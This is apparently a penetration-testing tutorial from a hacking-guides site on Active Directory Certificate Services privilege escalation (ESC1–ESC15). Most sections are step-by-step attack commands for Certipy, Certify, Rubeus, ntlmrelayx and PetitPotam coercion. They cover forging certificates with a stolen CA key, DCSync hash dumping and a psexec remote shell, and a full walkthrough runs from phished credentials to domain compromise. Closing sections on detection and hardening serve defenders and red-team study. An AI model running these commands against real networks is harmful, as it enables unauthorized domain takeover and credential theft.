
LazyHackers.in — Advanced Cybersecurity Guides

🔒 ADCS Attacks (ESC1–ESC15)
1. What is ADCS & Why Should You Care?
Active Directory Certificate Services (ADCS) is Microsoft's built-in Public Key Infrastructure (PKI) solution. It issues, manages, and validates digital certificates within an Active Directory environment.
Think of it as an internal passport office for your corporate network — it issues digital "passports" (certificates) that prove identity, encrypt communications, and authorize access.
- ADCS is installed in ~80% of enterprise AD environments
- It is almost always misconfigured because admins rarely audit certificate templates
- A single misconfigured template can give you Domain Admin in 60 seconds
- Certificates are valid for 1-2 years by default — far better persistence than passwords
- ADCS attacks bypass most traditional detections (no password spray, no NTLM hash, no Golden Ticket)
- As of 2025, 16 distinct escalation techniques (ESC1–ESC16) have been identified
The original ADCS research was published by Will Schroeder & Lee Christensen (SpecterOps) in their landmark 2021 whitepaper "Certified Pre-Owned". Since then, researchers including Oliver Lyak (Certipy creator) and TrustedSec have discovered additional escalation paths up through ESC15/ESC16.
2. How AD Certificate Services Works
Key Components
| Component | What It Does | Attack Relevance |
|---|---|---|
| Certificate Authority (CA) | Issues and signs certificates. The CA's private key is the root of trust. | Steal CA private key = forge ANY certificate (ESC5) |
| Certificate Templates | AD objects that define what a certificate can do — EKUs, enrollment permissions, who can request, etc. | Misconfigured templates = ESC1, ESC2, ESC3, ESC4, ESC9, ESC13, ESC15 |
| Extended Key Usages (EKU) | Define what the certificate is allowed to do: Client Auth, Server Auth, Code Signing, etc. | Client Authentication EKU = can authenticate as the certificate holder |
| Subject Alternative Name (SAN) | Additional identity field in the certificate. Can hold a UPN (User Principal Name). | If enrollee controls SAN, they can impersonate ANY user (ESC1, ESC6) |
| Web Enrollment (HTTP) | IIS-based web interface for certificate requests at /certsrv/ |
NTLM relay target (ESC8) |
| ICPR (RPC Enrollment) | RPC-based certificate enrollment endpoint | NTLM relay target when HTTP isn't available (ESC11) |
Certificate Request Flow
Step 1: User generates a key pair and creates a Certificate Signing Request (CSR)
Step 2: CSR is sent to the CA specifying which template to use
Step 3: CA checks: Does the user have enrollment rights? Does the template allow this? Is manager approval needed?
Step 4: CA signs the certificate with its private key and returns it
Step 5: User uses the certificate for authentication (PKINIT Kerberos) or other purposes
Critical EKUs to Know
| EKU | OID | Why Dangerous |
|---|---|---|
| Client Authentication | 1.3.6.1.5.5.7.3.2 |
Allows Kerberos PKINIT — authenticate as the certificate identity |
| Smart Card Logon | 1.3.6.1.4.1.311.20.2.2 |
Same as Client Auth for domain authentication |
| PKINIT Client Authentication | 1.3.6.1.5.2.3.4 |
Kerberos PKINIT authentication |
| Any Purpose | 2.5.29.37.0 |
Can be used for ANYTHING — the most dangerous EKU |
| Certificate Request Agent | 1.3.6.1.4.1.311.20.2.1 |
Allows requesting certificates on behalf of other users (ESC2, ESC3) |
| (No EKU / SubCA) | — | No EKU = valid for everything, including subordinate CA |
3. The ESC Attack Family — Complete Overview
| ESC | Name | Attack Level | Core Issue | Impact |
|---|---|---|---|---|
| ESC1 | Enrollee Supplies SAN | Template | Enrollee can specify any UPN in SAN field | Domain Admin |
| ESC2 | Any Purpose EKU | Template | Any Purpose or No EKU — acts as enrollment agent | Domain Admin |
| ESC3 | Enrollment Agent | Template | Certificate Request Agent EKU — request certs on behalf of others | Domain Admin |
| ESC4 | Template ACL Abuse | Template | Write permissions on template — modify it to become ESC1 | Domain Admin |
| ESC5 | PKI Object ACLs / Golden Certificate | CA Server | Compromise CA private key — forge any certificate forever | Full PKI Compromise |
| ESC6 | EDITF_ATTRIBUTESUBJECTALTNAME2 | CA Config | CA flag allows SAN in any request regardless of template | Domain Admin |
| ESC7 | CA Officer Abuse | CA ACL | ManageCA / ManageCertificates rights — approve own requests | Domain Admin |
| ESC8 | NTLM Relay to HTTP Enrollment | Network | Relay DC's NTLM auth to web enrollment — get DC certificate | Domain Admin |
| ESC9 | No Security Extension | Template + Mapping | Template lacks SID security extension — weak mapping fallback | Domain Admin |
| ESC10 | Weak Certificate Mapping | DC Config | StrongCertificateBindingEnforcement disabled globally | Domain Admin |
| ESC11 | NTLM Relay to ICPR (RPC) | Network | RPC enrollment without encryption — relay like ESC8 over RPC | Domain Admin |
| ESC12 | YubiHSM Key Extraction | CA Server | CA private key stored in YubiHSM with cleartext auth password in registry | Full PKI Compromise |
| ESC13 | OID Group Link | Policy | Issuance policy OID linked to AD group — cert grants group membership | Privilege Escalation |
| ESC14 | altSecurityIdentities | Account | Weak explicit certificate mapping on user/computer accounts | User Impersonation |
| ESC15 | EKUwu (CVE-2024-49019) | Template | Application Policies in CSR override template EKUs on V1 templates | Domain Admin |
4. Tools of the Trade
| Tool | Platform | Purpose | ESCs Supported |
|---|---|---|---|
| Certipy | Linux (Python) | Enumerate, exploit, and authenticate via ADCS. The #1 ADCS attack tool. | ESC1–ESC15 |
| Certify | Windows (C#) | Enumerate and request certificates. GhostPack tool by SpecterOps. | ESC1–ESC8 |
| Rubeus | Windows (C#) | PKINIT authentication with obtained certificates (.pfx → TGT) | Post-exploit auth |
| ntlmrelayx.py | Linux (Impacket) | NTLM relay to ADCS HTTP/RPC endpoints | ESC8, ESC11 |
| PetitPotam | Linux/Windows | Coerce NTLM authentication from DCs via MS-EFSRPC | ESC8 (coercion) |
| Coercer | Linux (Python) | Multi-protocol coercion tool (Spooler, EFS, DFS, etc.) | ESC8, ESC11 |
| PKINITtools | Linux (Python) | PKINIT auth and UnPAC-the-hash for NTLM hash extraction from cert | Post-exploit auth |
| ForgeCert | Windows (C#) | Forge certificates using stolen CA private key (Golden Certificate) | ESC5 |
Installation
# Certipy (Primary ADCS tool)
pip3 install certipy-ad

# Impacket (for ntlmrelayx.py, secretsdump.py)
pip3 install impacket

# PetitPotam
git clone https://github.com/topotam/PetitPotam.git

# Coercer
pip3 install coercer

# PKINITtools
git clone https://github.com/dirkjanm/PKINITtools.git

# Certify & ForgeCert (Windows — compile from source)
# https://github.com/GhostPack/Certify
# https://github.com/GhostPack/ForgeCert
5. Enumeration — Finding Vulnerable Templates
The first step in any ADCS attack is enumeration. You need to identify which CAs exist, what templates are published, and which ones are vulnerable.
Certipy (Linux) — Recommended
# Full enumeration — find ALL vulnerable templates and CAs
certipy find -u '[email protected]' -p 'Password123' -dc-ip 10.10.10.1 -vulnerable -stdout

# Save results to files (JSON + TXT + BloodHound-compatible)
certipy find -u '[email protected]' -p 'Password123' -dc-ip 10.10.10.1 -vulnerable

# Using NTLM hash instead of password
certipy find -u '[email protected]' -hashes :a87f3a337d73085c45f9416be5787d86 -dc-ip 10.10.10.1 -vulnerable

# Show all templates (not just vulnerable ones)
certipy find -u '[email protected]' -p 'Password123' -dc-ip 10.10.10.1 -stdout
Certify (Windows)
# Find vulnerable templates (current user context)
Certify.exe find /vulnerable /currentuser

# Find ALL certificate templates
Certify.exe find

# Enumerate CAs
Certify.exe cas

# Show all permissions on templates
Certify.exe find /showAllPermissions
What to Look For
| Red Flag | What It Means |
|---|---|
ENROLLEE_SUPPLIES_SUBJECT |
Enrollee controls the SAN → ESC1 |
Any Purpose or no EKU |
Certificate can do anything → ESC2 |
Certificate Request Agent EKU |
Enroll on behalf of others → ESC3 |
GenericAll / WriteDacl / WriteOwner on template |
Can modify template → ESC4 |
User Specified SAN : Enabled on CA |
EDITF flag set → ESC6 |
ManageCA / ManageCertificates permission |
CA officer rights → ESC7 |
Web Enrollment enabled |
NTLM relay target → ESC8 |
| Schema Version 1 templates | Lack modern protections → ESC2, ESC3, ESC15 |
6. ESC1 — Enrollee Supplies Subject Alternative Name
Vulnerable Conditions (ALL must be true)
CT_FLAG_ENROLLEE_SUPPLIES_SUBJECTis enabled on the template- Template has Client Authentication, Smart Card Logon, PKINIT, or Any Purpose EKU
- No Manager Approval required (
msPKI-Enrollment-Flagdoes not includeCT_FLAG_PEND_ALL_REQUESTS) - No Authorized Signatures required (
msPKI-RA-Signature= 0) - Low-privileged users (Domain Users, Authenticated Users) have Enrollment rights
Attack — Certipy (Linux)
# Step 1: Request certificate as Domain Admin (specify UPN in SAN)
certipy req -u '[email protected]' -p 'Password123' -dc-ip 10.10.10.1 -target ca.corp.local -ca 'CORP-CA' -template 'VulnTemplate' -upn '[email protected]'

# Output: Certificate saved to administrator.pfx

# Step 2: Authenticate with the certificate — get TGT + NT hash
certipy auth -pfx 'administrator.pfx' -dc-ip 10.10.10.1

# Output: Got hash for '[email protected]': aad3b435b51404ee:8584cfccd24f6a7f49ee56355d41bd30
Attack — Certify + Rubeus (Windows)
# Step 1: Request certificate with SAN
Certify.exe request /ca:dc01.corp.local\CORP-CA /template:VulnTemplate /altname:administrator

# Step 2: Convert PEM to PFX (on Linux or with openssl on Windows)
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out admin.pfx

# Step 3: Request TGT with Rubeus
Rubeus.exe asktgt /user:administrator /certificate:admin.pfx /password:password123 /ptt
7. ESC2 — Any Purpose EKU / No EKU
A certificate template with Any Purpose EKU or no EKU at all can be used for anything — including acting as an enrollment agent to request certificates on behalf of other users.
Vulnerable Conditions
- Template EKU is "Any Purpose" (
2.5.29.37.0) or empty (SubCA) - Low-privileged enrollment allowed, no approval, no signatures required
# Step 1: Get an "Any Purpose" certificate
certipy req -u '[email protected]' -p 'Password123' -dc-ip 10.10.10.1 -target ca.corp.local -ca 'CORP-CA' -template 'AnyPurposeTemplate'

# Step 2: Use it to request a certificate on behalf of administrator
certipy req -u '[email protected]' -p 'Password123' -dc-ip 10.10.10.1 -target ca.corp.local -ca 'CORP-CA' -template 'User' -on-behalf-of 'CORP\Administrator' -pfx 'attacker.pfx'

# Step 3: Authenticate
certipy auth -pfx 'administrator.pfx' -dc-ip 10.10.10.1
8. ESC3 — Enrollment Agent Certificate Abuse
A two-stage attack. First, obtain a Certificate Request Agent certificate. Then, use it to request certificates on behalf of any user — including Domain Admins.
Vulnerable Conditions
- Template 1: Has "Certificate Request Agent" EKU (
1.3.6.1.4.1.311.20.2.1), low-priv enrollment allowed - Template 2: Schema Version 1 or allows enrollment by agent, has Client Auth EKU
# Step 1: Request enrollment agent certificate
certipy req -u '[email protected]' -p 'Password123' -dc-ip 10.10.10.1 -target ca.corp.local -ca 'CORP-CA' -template 'EnrollmentAgent'

# Step 2: Use it to request certificate on behalf of admin
certipy req -u '[email protected]' -p 'Password123' -dc-ip 10.10.10.1 -target ca.corp.local -ca 'CORP-CA' -template 'User' -on-behalf-of 'CORP\Administrator' -pfx 'attacker.pfx'

# Step 3: Authenticate as admin
certipy auth -pfx 'administrator.pfx' -dc-ip 10.10.10.1
9. ESC4 — Certificate Template ACL Abuse
If you have write permissions on a certificate template object in AD, you can modify it to become vulnerable to ESC1 — then exploit it.
Vulnerable Conditions
- Attacker has
GenericAll,GenericWrite,WriteDacl,WriteOwner, orOwnson a certificate template AD object - Template is published by at least one CA
# Step 1: Save original template configuration (IMPORTANT — for cleanup)
certipy template -u '[email protected]' -p 'Password123' -dc-ip 10.10.10.1 -template 'SecureTemplate' -save-configuration 'SecureTemplate_backup.json'

# Step 2: Modify template to ESC1-vulnerable state
certipy template -u '[email protected]' -p 'Password123' -dc-ip 10.10.10.1 -template 'SecureTemplate' -write-default-configuration

# Step 3: Exploit as ESC1
certipy req -u '[email protected]' -p 'Password123' -dc-ip 10.10.10.1 -target ca.corp.local -ca 'CORP-CA' -template 'SecureTemplate' -upn '[email protected]'

# Step 4: Authenticate
certipy auth -pfx 'administrator.pfx' -dc-ip 10.10.10.1

# Step 5: RESTORE original template (critical for opsec!)
certipy template -u '[email protected]' -p 'Password123' -dc-ip 10.10.10.1 -template 'SecureTemplate' -write-configuration 'SecureTemplate_backup.json' -no-save
-save-configuration / -write-configuration flags make this clean.
10. ESC5 — Golden Certificate (CA Key Theft)
How It Works
The CA's private key is what signs every certificate it issues. If you steal this key, you can sign your own certificates offline without ever contacting the CA again. This is called a Golden Certificate.
# Step 1: Backup the CA certificate and private key (requires admin on CA server)
certipy ca -backup -u '[email protected]' -p 'Password123' -ca 'CORP-CA' -target ca.corp.local

# Output: CA certificate and private key saved to CORP-CA.pfx

# Step 2: Forge a certificate for any user
certipy forge -ca-pfx 'CORP-CA.pfx' -upn '[email protected]' -crl 'ldap:///'

# Step 3: Authenticate with forged certificate
certipy auth -pfx 'administrator_forged.pfx' -dc-ip 10.10.10.1
ForgeCert (Windows Alternative)
# Forge certificate using stolen CA cert
ForgeCert.exe --CaCertPath ca.pfx --CaCertPassword "password" --Subject "CN=User" --SubjectAltName "[email protected]" --NewCertPath admin_forged.pfx --NewCertPassword "password"

# Authenticate with Rubeus
Rubeus.exe asktgt /user:administrator /certificate:admin_forged.pfx /password:password /ptt
11. ESC6 — EDITF_ATTRIBUTESUBJECTALTNAME2
This is a CA-level misconfiguration. When the EDITF_ATTRIBUTESUBJECTALTNAME2 flag is enabled on the CA, any certificate request can include a SAN — regardless of what the template says.
Check If Vulnerable
# Check via certutil on the CA
certutil -config "CA01\CORP-CA" -getreg "policy\EditFlags"

# Look for: EDITF_ATTRIBUTESUBJECTALTNAME2 -- 40000 (262144)
# If present, the CA is vulnerable

# Certipy also detects this during enumeration
certipy find -u '[email protected]' -p 'Password123' -dc-ip 10.10.10.1 -vulnerable -stdout
# Look for: "User Specified SAN : Enabled"
Exploitation
# Any template with Client Auth becomes exploitable
certipy req -u '[email protected]' -p 'Password123' -dc-ip 10.10.10.1 -target ca.corp.local -ca 'CORP-CA' -template 'User' -upn '[email protected]'

certipy auth -pfx 'administrator.pfx' -dc-ip 10.10.10.1
12. ESC7 — CA Officer Rights Abuse
If a low-privileged user has ManageCA or ManageCertificates permissions on the CA, they can abuse this to issue certificates for any user.
Attack Path: ManageCA + SubCA Template
# Step 1: Add yourself as a Certificate Officer
certipy ca -u '[email protected]' -p 'Password123' -target ca.corp.local -ca 'CORP-CA' -add-officer 'attacker'

# Step 2: Enable the SubCA template (most dangerous — no EKU = can do anything)
certipy ca -u '[email protected]' -p 'Password123' -target ca.corp.local -ca 'CORP-CA' -enable-template 'SubCA'

# Step 3: Request a SubCA certificate (will be DENIED — that's expected)
certipy req -u '[email protected]' -p 'Password123' -target ca.corp.local -ca 'CORP-CA' -template 'SubCA' -upn '[email protected]'

# Output: Request ID is 58 — request DENIED

# Step 4: Issue the denied request using your officer rights
certipy ca -u '[email protected]' -p 'Password123' -target ca.corp.local -ca 'CORP-CA' -issue-request 58

# Step 5: Retrieve the now-issued certificate
certipy req -u '[email protected]' -p 'Password123' -target ca.corp.local -ca 'CORP-CA' -retrieve 58

# Step 6: Authenticate
certipy auth -pfx 'administrator.pfx' -dc-ip 10.10.10.1
13. ESC8 — NTLM Relay to Web Enrollment (PetitPotam)
Vulnerable Conditions
- Web Enrollment (
/certsrv/) enabled over HTTP - NTLM authentication accepted (default)
- Extended Protection for Authentication (EPA) disabled (default)
- A template allowing domain controller enrollment with Client Auth EKU
Attack — Certipy + Coercion
# Terminal 1: Start Certipy relay listener (targeting CA web enrollment)
certipy relay -target 'http://ca.corp.local' -template 'DomainController'

# Terminal 2: Coerce DC to authenticate to your relay (PetitPotam)
python3 PetitPotam.py ATTACKER_IP dc01.corp.local

# Alternative coercion with Coercer tool
coercer coerce -u 'user' -p 'Password123' -d 'corp.local' -l ATTACKER_IP -t dc01.corp.local

# Certipy catches the relay and requests a DC certificate automatically
# Output: Certificate saved to dc01.pfx

# Step 3: Authenticate as the DC machine account
certipy auth -pfx 'dc01.pfx' -dc-ip 10.10.10.1

# Step 4: DCSync using the DC's NT hash
secretsdump.py -just-dc-ntlm 'corp.local/dc01$'@dc01.corp.local -hashes :NTHASH_FROM_STEP3
Attack — ntlmrelayx Alternative
# Terminal 1: ntlmrelayx with ADCS target
ntlmrelayx.py -t http://ca.corp.local/certsrv/certfnsh.asp -smb2support --adcs --template 'DomainController'

# Terminal 2: Coerce authentication
python3 PetitPotam.py ATTACKER_IP dc01.corp.local

# ntlmrelayx will output a base64-encoded certificate
# Use Rubeus on Windows to request a TGT with it
Rubeus.exe asktgt /user:dc01$ /certificate:BASE64_CERT /ptt
14. ESC9 & ESC10 — Weak Certificate Mapping
These attacks exploit how Windows maps certificates to AD accounts. After Microsoft's May 2022 patch (Certifried / CVE-2022-26923), a SID security extension was added to certificates. ESC9 and ESC10 bypass this protection.
ESC9 — No Security Extension on Template
If a template has the CT_FLAG_NO_SECURITY_EXTENSION flag, certificates won't include the SID. Combined with StrongCertificateBindingEnforcement = 1 (compatibility mode / default), the DC falls back to weak UPN-based mapping.
# Prerequisite: You have GenericWrite over a victim user (e.g., Jane)

# Step 1: Get Jane's credentials via Shadow Credentials
certipy shadow auto -u '[email protected]' -p 'Password123' -account 'Jane'

# Step 2: Change Jane's UPN to Administrator
certipy account update -u '[email protected]' -p 'Password123' -user 'Jane' -upn 'Administrator'

# Step 3: Request certificate as Jane (using the ESC9 template)
certipy req -u '[email protected]' -hashes :JANE_NTHASH -ca 'CORP-CA' -template 'ESC9Template'

# Step 4: Restore Jane's UPN
certipy account update -u '[email protected]' -p 'Password123' -user 'Jane' -upn '[email protected]'

# Step 5: Authenticate as Administrator
certipy auth -pfx 'administrator.pfx' -domain 'corp.local'
ESC10 — StrongCertificateBindingEnforcement Disabled
Same workflow as ESC9, but works with any template because the DC has StrongCertificateBindingEnforcement = 0 globally (no strong mapping at all).
# Check the registry value on DC
reg query "HKLM\SYSTEM\CurrentControlSet\Services\Kdc" /v StrongCertificateBindingEnforcement

# If value = 0, ESC10 works with ANY template
# Same attack flow as ESC9 above
15. ESC11 — NTLM Relay to ICPR (RPC)
ESC11 is the RPC equivalent of ESC8. When web enrollment isn't available but the CA accepts certificate requests over RPC (ICPR) without encryption enforcement, you can relay NTLM authentication to it.
# Certipy relay over RPC
certipy relay -target 'rpc://ca.corp.local' -ca 'CORP-CA'

# ntlmrelayx alternative (requires Impacket fork with ICPR support)
ntlmrelayx.py -t 'rpc://ca.corp.local' -rpc-mode ICPR -icpr-ca-name 'CORP-CA' -smb2support

# Then coerce authentication from DC
python3 PetitPotam.py ATTACKER_IP dc01.corp.local
16. ESC12 — YubiHSM Key Extraction
When the CA stores its private key on a YubiHSM (Hardware Security Module), the authentication password is often stored in cleartext in the Windows registry. If you have admin access to the CA server, you can extract the key.
# Extract YubiHSM auth key from registry
reg query "HKLM\SOFTWARE\Yubico\YubiHSM" /v AuthKeysetPassword

# Use the password to access the HSM and export the CA private key
# Then forge certificates as in ESC5 (Golden Certificate)
17. ESC13 — OID Group Link Abuse
Certificate templates can have issuance policies. If an issuance policy OID has an msDS-OIDToGroupLink attribute pointing to an AD security group, anyone who obtains a certificate with that policy is effectively added to that group.
Vulnerable Conditions
- Certificate template has an issuance policy extension
- The issuance policy OID has
msDS-OIDToGroupLinkpointing to a privileged group - Low-privileged user can enroll in the template
- Template has Client Authentication EKU
# Certipy detects this during enumeration
certipy find -u '[email protected]' -p 'Password123' -dc-ip 10.10.10.1 -vulnerable -stdout

# Request certificate from the vulnerable template
certipy req -u '[email protected]' -p 'Password123' -dc-ip 10.10.10.1 -target ca.corp.local -ca 'CORP-CA' -template 'LinkedPolicyTemplate'

# Authenticate — the certificate's issuance policy grants group membership
certipy auth -pfx 'attacker.pfx' -dc-ip 10.10.10.1
18. ESC14 & ESC15 — altSecurityIdentities & EKUwu
ESC14 — altSecurityIdentities Abuse
The altSecurityIdentities attribute on AD accounts defines explicit certificate mappings. If this attribute is writable by low-privileged users (via misconfigured ACLs), an attacker can map their own certificate to a privileged account.
# If you have GenericWrite on a target user's altSecurityIdentities
# Map your certificate to that account
# Then authenticate with your certificate as the target user

certipy req -u '[email protected]' -p 'Password123' -dc-ip 10.10.10.1 -target ca.corp.local -ca 'CORP-CA' -template 'User'

# Authenticate — the mapping makes the DC believe your cert belongs to the target
certipy auth -pfx 'attacker.pfx' -dc-ip 10.10.10.1
ESC15 — EKUwu (CVE-2024-49019)
Discovered by Justin Bollinger (TrustedSec) in September 2024 and assigned CVE-2024-49019. This vulnerability affects Schema Version 1 certificate templates.
The exploit: When a CSR includes Application Policies, they take precedence over the template's configured EKU on V1 templates. An attacker can request a certificate from a template like WebServer (which normally has "Server Authentication" EKU only) but inject "Client Authentication" or "Certificate Request Agent" as an Application Policy — turning a harmless template into an attack vector.
# Request cert with injected Client Authentication application policy
certipy req -u '[email protected]' -p 'Password123' -dc-ip 10.10.10.1 -target ca.corp.local -ca 'CORP-CA' -template 'WebServer' -application-policies '1.3.6.1.5.5.7.3.2'

# Or inject Certificate Request Agent policy
certipy req -u '[email protected]' -p 'Password123' -dc-ip 10.10.10.1 -target ca.corp.local -ca 'CORP-CA' -template 'WebServer' -application-policies '1.3.6.1.4.1.311.20.2.1'

# Authenticate
certipy auth -pfx 'attacker.pfx' -dc-ip 10.10.10.1
WebServer template is built-in and present in every ADCS installation. Many admins consider it safe because it only has Server Authentication EKU. ESC15 proves it is not safe on V1 templates. Patch: Install Microsoft's November 2024 updates.
19. Certificate to Domain Admin — Authentication
After obtaining a certificate via any ESC, you need to authenticate with it to get actual domain access. Here's every method:
Method 1: Certipy Auth (Linux — Recommended)
# Authenticate with PFX — gets TGT + NT hash via PKINIT + UnPAC-the-hash
certipy auth -pfx 'administrator.pfx' -dc-ip 10.10.10.1

# Output:
# [*] Using principal: [email protected]
# [*] Trying to get TGT...
# [*] Got TGT
# [*] Saved credential cache to 'administrator.ccache'
# [*] Trying to retrieve NT hash for 'administrator'
# [*] Got hash for '[email protected]': aad3b435b51404ee:8584cfccd24f6a7f

# If PKINIT not supported, use Schannel (LDAPS)
certipy auth -pfx 'administrator.pfx' -dc-ip 10.10.10.1 -ldap-shell
Method 2: Rubeus (Windows)
# Request TGT with certificate and inject into session
Rubeus.exe asktgt /user:administrator /certificate:admin.pfx /password:pfxpassword /ptt

# Now you have a DA TGT — access anything
dir \\dc01.corp.local\C$
Method 3: PKINITtools (Linux)
# Get TGT via PKINIT
python3 gettgtpkinit.py -cert-pfx admin.pfx -pfx-pass password 'corp.local/administrator' admin.ccache

# Extract NT hash from TGT (UnPAC-the-hash)
python3 getnthash.py -key AS_REP_KEY 'corp.local/administrator'

# Use the hash for further attacks
export KRB5CCNAME=admin.ccache
secretsdump.py -k -no-pass corp.local/[email protected]
Method 4: Pass-the-Certificate via Schannel
# When PKINIT is not supported on the DC (rare but possible)
# Use Schannel to authenticate via LDAPS
certipy auth -pfx 'admin.pfx' -dc-ip 10.10.10.1 -ldap-shell

# Or use passthecert.py
python3 passthecert.py -action ldap-shell -crt admin.crt -key admin.key -domain corp.local -dc-ip 10.10.10.1
20. Full Attack Scenario — ESC1 Start to Finish
Target: CORP.LOCAL domain — ADCS installed on CA01.CORP.LOCAL
Starting Point: Low-privileged domain user jsmith credentials obtained via phishing
# ===== PHASE 1: ENUMERATION =====

# Find vulnerable ADCS templates
certipy find -u '[email protected]' -p 'Summer2025!' -dc-ip 10.10.10.1 -vulnerable -stdout

# Output shows:
# Template Name: CorpVPN
# [!] Vulnerabilities: ESC1
# Enrollee Supplies Subject: True
# Client Authentication: True
# Enrollment Rights: CORP\Domain Users

# ===== PHASE 2: EXPLOITATION =====

# Request certificate as Domain Admin
certipy req -u '[email protected]' -p 'Summer2025!' -dc-ip 10.10.10.1 -target ca01.corp.local -ca 'CORP-CA' -template 'CorpVPN' -upn '[email protected]'

# Output: Certificate saved to administrator.pfx

# ===== PHASE 3: AUTHENTICATION =====

# Get TGT + NT hash from the certificate
certipy auth -pfx 'administrator.pfx' -dc-ip 10.10.10.1

# Output:
# Got hash for '[email protected]': aad3b435b51404ee:8584cfccd24f6a7f49ee56355d41bd30

# ===== PHASE 4: DOMAIN COMPROMISE =====

# DCSync all domain hashes
secretsdump.py 'corp.local/[email protected]' -hashes :8584cfccd24f6a7f49ee56355d41bd30 -just-dc-ntlm

# Remote shell on DC
psexec.py 'corp.local/[email protected]' -hashes :8584cfccd24f6a7f49ee56355d41bd30

# TOTAL TIME: Low-priv user to Domain Admin in under 2 minutes
21. Detection & Monitoring
Windows Event IDs for ADCS
| Event ID | Source | What It Detects |
|---|---|---|
| 4886 | CA Server | Certificate request received. Correlate requester with SAN — if different, suspicious. |
| 4887 | CA Server | Certificate request approved and issued. Monitor for SAN mismatch with requester. |
| 4898 | CA Server | Certificate template loaded. Useful when EDITF_AUDITCERTTEMPLATE LOAD is enabled — detects template changes (ESC4). |
| 4768 | DC Security | Kerberos TGT requested. Check for PKINIT pre-auth (type 16/17) from unusual accounts. |
| 4769 | DC Security | Service ticket requested using certificate-based TGT. |
Key Detection Rules
| Attack | Detection Logic |
|---|---|
| ESC1 / ESC6 | Event 4887 where the SAN UPN does not match the requester account |
| ESC4 | Event 4898 (template modified) + Event 5136 (AD object modified) on certificate template objects |
| ESC7 | Monitor for certsvc officer additions and SubCA template enablement |
| ESC8 / ESC11 | NTLM authentication events targeting /certsrv/ from non-standard source IPs |
| ESC9 / ESC10 | Event 5136: UPN change on user accounts, especially immediately before certificate requests |
| Golden Certificate (ESC5) | Certificates issued that don't appear in CA's database — forged certificates bypass the CA entirely |
SIEM Detection Query (Splunk)
# Detect ESC1/ESC6: SAN mismatch in certificate requests
index=wineventlog EventCode=4887
| rex field=Message "Requester:\s+(?<Requester>\S+)"
| rex field=Message "Subject Alternative Name.*?UPN=(?<SAN_UPN>[^\s,]+)"
| where Requester != SAN_UPN
| table _time, Requester, SAN_UPN, ComputerName
22. Hardening & Mitigation
| # | Mitigation | What It Prevents | How To |
|---|---|---|---|
| 1 | Disable ENROLLEE_SUPPLIES_SUBJECT | ESC1 | Uncheck "Supply in the request" in template Subject Name tab. Use "Build from AD" instead. |
| 2 | Remove Any Purpose EKU | ESC2 | Use specific EKUs (only what's needed). Never use "Any Purpose" or leave EKU blank. |
| 3 | Restrict Enrollment Rights | ESC1–ESC4, ESC13, ESC15 | Remove "Domain Users" and "Authenticated Users" from enrollment. Use specific security groups. |
| 4 | Enable Manager Approval | All template ESCs | Check "CA certificate manager approval" on sensitive templates. Requires manual approval. |
| 5 | Audit Template ACLs | ESC4 | Remove GenericAll/WriteDacl/WriteOwner from low-priv groups on template objects. |
| 6 | Disable EDITF_ATTRIBUTESUBJECTALTNAME2 | ESC6 | certutil -setreg policy\EditFlags -EDITF_ATTRIBUTESUBJECTALTNAME2 |
| 7 | Audit CA Officer Permissions | ESC7 | Remove ManageCA/ManageCertificates from non-admin accounts. Review in CA properties → Security. |
| 8 | Disable Web Enrollment or Enable EPA | ESC8 | Disable /certsrv/ if unused. If needed, enable EPA + require HTTPS + disable NTLM. |
| 9 | Enforce Strong Certificate Mapping | ESC9, ESC10 | Set StrongCertificateBindingEnforcement = 2 (Full Enforcement) on all DCs. Apply KB5014754. |
